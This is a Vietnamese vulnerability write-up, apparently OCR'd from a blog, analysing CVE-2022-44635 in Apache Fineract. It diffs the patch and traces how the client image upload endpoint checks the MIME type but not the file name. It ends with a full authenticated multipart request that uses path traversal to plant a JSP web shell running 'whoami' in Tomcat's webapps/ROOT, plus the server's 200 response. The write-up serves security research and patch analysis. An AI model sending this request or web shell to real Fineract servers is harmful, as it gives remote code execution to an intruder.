CVE-2022-44635


Details : Apache Fineract up to 1.8.0 fileupload + path traversal => RCE

Require : Authenticated

Author : HuyDoppa

Đầu tiên diff 2 bản 1.8.0 và bản 1.8.1 :


Có thêm các File để sanitizer => mục đích là để validate mime type và detect path traversal



```
    @Override
    public FileData fetchFile(final DocumentData documentData) {
        final File file = new File(documentData.fileLocation());
        return new FileData(Files.asByteSource(file), documentData.fileName(), doc
    }

    @Override
```

```
    @Override
    public FileData fetchFile(final DocumentData documentData) {
        String path = pathSanitizer.sanitize(documentData.fileLocation());

        final File file = new File(path);
        return new FileData(Files.asByteSource(file), file.getName(), documentData.
    }
```


Phần application.propoties được thêm các whitelist về đuôi file và mime-type để tránh upload shell



```
fineract.mode.batch-worker-enabled=${FINERACT_MODE_BATCH_WORKER_ENABLED:true}
fineract.mode.batch-manager-enabled=${FINERACT_MODE_BATCH_MANAGER_ENABLED:true}

fineract.correlation.enabled=${FINERACT_LOGGING_HTTP_CORRELATION_ID_ENABLED:false}
fineract.correlation.header-name=${FINERACT_LOGGING_HTTP_CORRELATION_ID_HEADER_NAM

# Logging pattern for the console
logging.pattern.console=${CONSOLE_LOG_PATTERN:%clr(%d{yyyy-MM-dd HH:mm:ss.SSS}){fa

management.health.jms.enabled=false
```

```
fineract.mode.batch-worker-enabled=${FINERACT_MODE_BATCH_WORKER_ENABLED:true}
fineract.mode.batch-manager-enabled=${FINERACT_MODE_BATCH_MANAGER_ENABLED:true}

fineract.correlation.enabled=${FINERACT_LOGGING_HTTP_CORRELATION_ID_ENABLED:false}
fineract.correlation.header-name=${FINERACT_LOGGING_HTTP_CORRELATION_ID_HEADER_NAME

fineract.content.regex-whitelist-enabled=${FINERACT_CONTENT_REGEX_WHITELIST_ENABLED
fineract.content.regex-whitelist=${FINERACT_CONTENT_REGEX_WHITELIST:.*\\.pdf$,.*\\.
fineract.content.mime-whitelist-enabled=${FINERACT_CONTENT_MIME_WHITELIST_ENABLED:t
fineract.content.mime-whitelist=${FINERACT_CONTENT_MIME_WHITELIST:application/pdf,a
```

Đầu tiên đọc docs ta thấy api /clients/{clientId}/images được dùng để uploadfile



Upload an Image for an Entity (Data URI)

DEFINITION

POST https://DomainName/api/v1/clients/{clientId}/images

EXAMPLE REQUEST

```
POST clients/1/images
Content-Type: text/plain
Request Body:

AANSUhEUgAAABAAAAAQAQMAAAA1PW0iAAAAB1BMVEUAAAD///+l2Z/dAAAAM01
EQVR4nGP4/5/h/1+G/58ZDrAz3D/McH8yw83NDDeNGe4Ug9C9zwz3gVLMDA/A6
P9/AFGGFyjOXZtQAAAAAE1FTkSuQmCC
```

EXAMPLE RESPONSE

```
{
  "resourceId": 1,
  "changes": {},
  "resourceIdentifier": "1"
}
```

Mapping với api Controller

Đoạn code để controller API này

```java
@POST
@Consumes(MediaType.MULTIPART_FORM_DATA)
@Produces(MediaType.APPLICATION_JSON)
@RequestBody(description = "Upload new client image", content = {
        @Content(mediaType = MediaType.MULTIPART_FORM_DATA, schema = @Schema(implementation = UploadRequest.class)) })
public String addNewClientImage(@PathParam("entity") final String entityName, @PathParam("entityId") final Long entityId,
        @HeaderParam("Content-Length") final Long fileSize, @FormDataParam("file") final InputStream inputStream,
        @FormDataParam("file") final FormDataContentDisposition fileDetails, @FormDataParam("file") final FormDataBodyPart bodyPart) {
    validateEntityTypeforImage(entityName);
    fileUploadValidator.validate(fileSize, inputStream, fileDetails, bodyPart);
    // TODO: vishwas might need more advances validation (like reading magic
    // number) for handling malicious clients
    // and clients not setting mime type
    ContentRepositoryUtils.validateClientImageNotEmpty(fileDetails.getFileName());
    ContentRepositoryUtils.validateImageMimeType(bodyPart.getMediaType().toString());

    final CommandProcessingResult result = this.imageWritePlatformService.saveOrUpdateImage(entityName, entityId,
            fileDetails.getFileName(), inputStream, fileSize);

    return this.toApiJsonSerializer.serialize(result);
}
```

Điều kiện đầu tiên là check nếu phần enity là 1 trong 2 giá trị clients hoặc staff

```java
4 usages
private void validateEntityTypeforImage(final String entityName) {
    if (!checkValidEntityType(entityName)) {
        throw new InvalidEntityTypeForImageManagementException(entityName);
    }
}

1 usage
private static boolean checkValidEntityType(final String entityType) {
    for (final EntityTypeForImages entities : EntityTypeForImages.values()) {
        if (entities.name().equalsIgnoreCase(entityType)) {
            return true;
        }
    }
    return false;
}
```

```java
6 usages
public enum EntityTypeForImages {

    STAFF, CLIENTS;

    @Override
    public String toString() { return name().toString().toLowerCase(); }
}
```

Tiếp theo fileUploadValidator.validate(fileSize, inputStream, fileDetails, bodyPart); cái này check xem filesize có lớn hơn 0 , các giá trị kia khác null là đc

```
@Component
public class FileUploadValidator {

    public void validate(Long contentLength, InputStream inputStream, FormDataContentDisposition fileDetails, FormDataBodyPart bodyPart) {
        new DataValidatorBuilder().resource("fileUpload").reset().parameter("Content-Length").value(contentLength).notBlank()
                .integerGreaterThanNumber(0).reset().parameter("InputStream").value(inputStream).notNull().reset()
                .parameter("FormDataContentDisposition").value(fileDetails).notNull().reset().parameter("FormDataBodyPart").value(bodyPart)
                .notNull().throwValidationErrors();
    }
}
```

2 điều kiện cuối là check filename khác null

và check nếu mimetype khác gif , png , jpeg

=> Thấy filename ko có filter gì => nếu fileName = payload.jsp và mime/type = image/png vẫn được

```
    public static void validateImageMimeType(final String mimeType) {
        if ((!mimeType.equalsIgnoreCase(ImageMIMEtype.GIF.getValue()) && !mimeType.equalsIgnoreCase(ImageMIMEtype.JPEG.getValue())
                && !mimeType.equalsIgnoreCase(ImageMIMEtype.PNG.getValue()))) {
            throw new ImageUploadException(mimeType);
        }
    }
```

Trace tiếp vào ImageWritePlatformService.saveOrUpdateImage(hàm 5 đối số) là 1 interface implements của nó là ImageWritePlatformServiceJpaRepositoryImpl.saveOrUpdateImage(hàm 5 đối số)

```
    @Transactional
    @Override
    public CommandProcessingResult saveOrUpdateImage(String entityName, final Long clientId, final String imageName,
            final InputStream inputStream, final Long fileSize) {
        Object owner = deletePreviousImage(entityName, clientId);
        final ContentRepository contentRepository = this.contentRepositoryFactory.getRepository();
        final String imageLocation = contentRepository.saveImage(inputStream, clientId, imageName, fileSize);
        return updateImage(owner, imageLocation, contentRepository.getStorageType());
    }
```

Đầu tiên là thực hiện xóa đi ảnh cũ , tiếp tục chạy vào hàm contenRepository.saveImage()


```
@Override
public String saveImage(final InputStream uploadedInputStream, final Long resourceId, final String imageName, final Long fileSize) {
    ContentRepositoryUtils.validateFileSizeWithinPermissibleRange(fileSize, imageName);
    final String fileLocation = generateClientImageParentDirectory(resourceId) + File.separator + imageName;
    writeFileToFileSystem(imageName, uploadedInputStream, fileLocation);
    return fileLocation;
}
```

Đường dẫn file sẽ nằm trong : System.getProperty("user.home") + File.separator + ".fineract";

Ta thấy giá trị imageName là string cuối cùng được cộng và chúng ta có thể control nó mà k dính filter nào => có thể trigger LFI ở đây

```java
    private void makeDirectories(final String uploadDocumentLocation) throws IOException {
        Files.createParentDirs(new File(uploadDocumentLocation));
    }

    3 usages
    private void writeFileToFileSystem(final String fileName, final InputStream uploadedInputStream, final String fileLocation) {
        try {
            makeDirectories(fileLocation);
            FileUtils.copyInputStreamToFile(uploadedInputStream, new File(fileLocation)); // NOSONAR
        } catch (final IOException ioException) {
            LOG.warn("writeFileToFileSystem() IOException (logged because cause is not propagated in ContentManagementException)",
                    ioException);
            throw new ContentManagementException(fileName, ioException.getMessage(), ioException);
        }
    }
}
```

để trigger được RCE thì cần nhớ về TOMCAT . để deploy được cái code này lên tomcat thì cần build nó thành file war rồi ném vào thư mục webapp của tomcat folder




Và Tomcat có hỗ trợ render jsp nằm trong thư mục webapp/root/*.jsp , Vậy sẽ lợi dụng path traversal để có thể tải file vào thư mục này

Request

```
POST /fineract-provider/api/v1/clients/2/images HTTP/1.1
Host: localhost:8080
Content-Length: 674
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Authorization: Basic bWlmb3MécGFzc3dvcmQ=
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryq9s6BhlinJrGdbQ1
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Fineract-Platform-Tenantid: default
Origin: http://localhost:9000
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:9000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundaryq9s6BhlinJrGdbQ1
Content-Disposition: form-data; name="file"; filename="
../../../../../downloads/apache-tomcat-9.0.69/webapps/ROOT/payload.jsp"
Content-Type: image/png

<%@ page import="java.util.*,java.io.*"%>
<%

Process p = Runtime.getRuntime().exec("whoami");
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
}
%>
</pre>
</BODY></HTML>

------WebKitFormBoundaryq9s6BhlinJrGdbQ1--
```

Response

```
HTTP/1.1 200
X-Notification-Refresh: false
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-Frame-Options: DENY
Content-Type: application/json
Content-Length: 54
Date: Fri, 02 Dec 2022 07:51:50 GMT
Connection: close

{
   "resourceId":2,
   "changes":{
   },
   "resourceIdentifier":"2"
}
```


localhost:8080/payload.jsp
Gmail
f
YouTube
Maps
GitHub - m0nac
[redacted]\nguye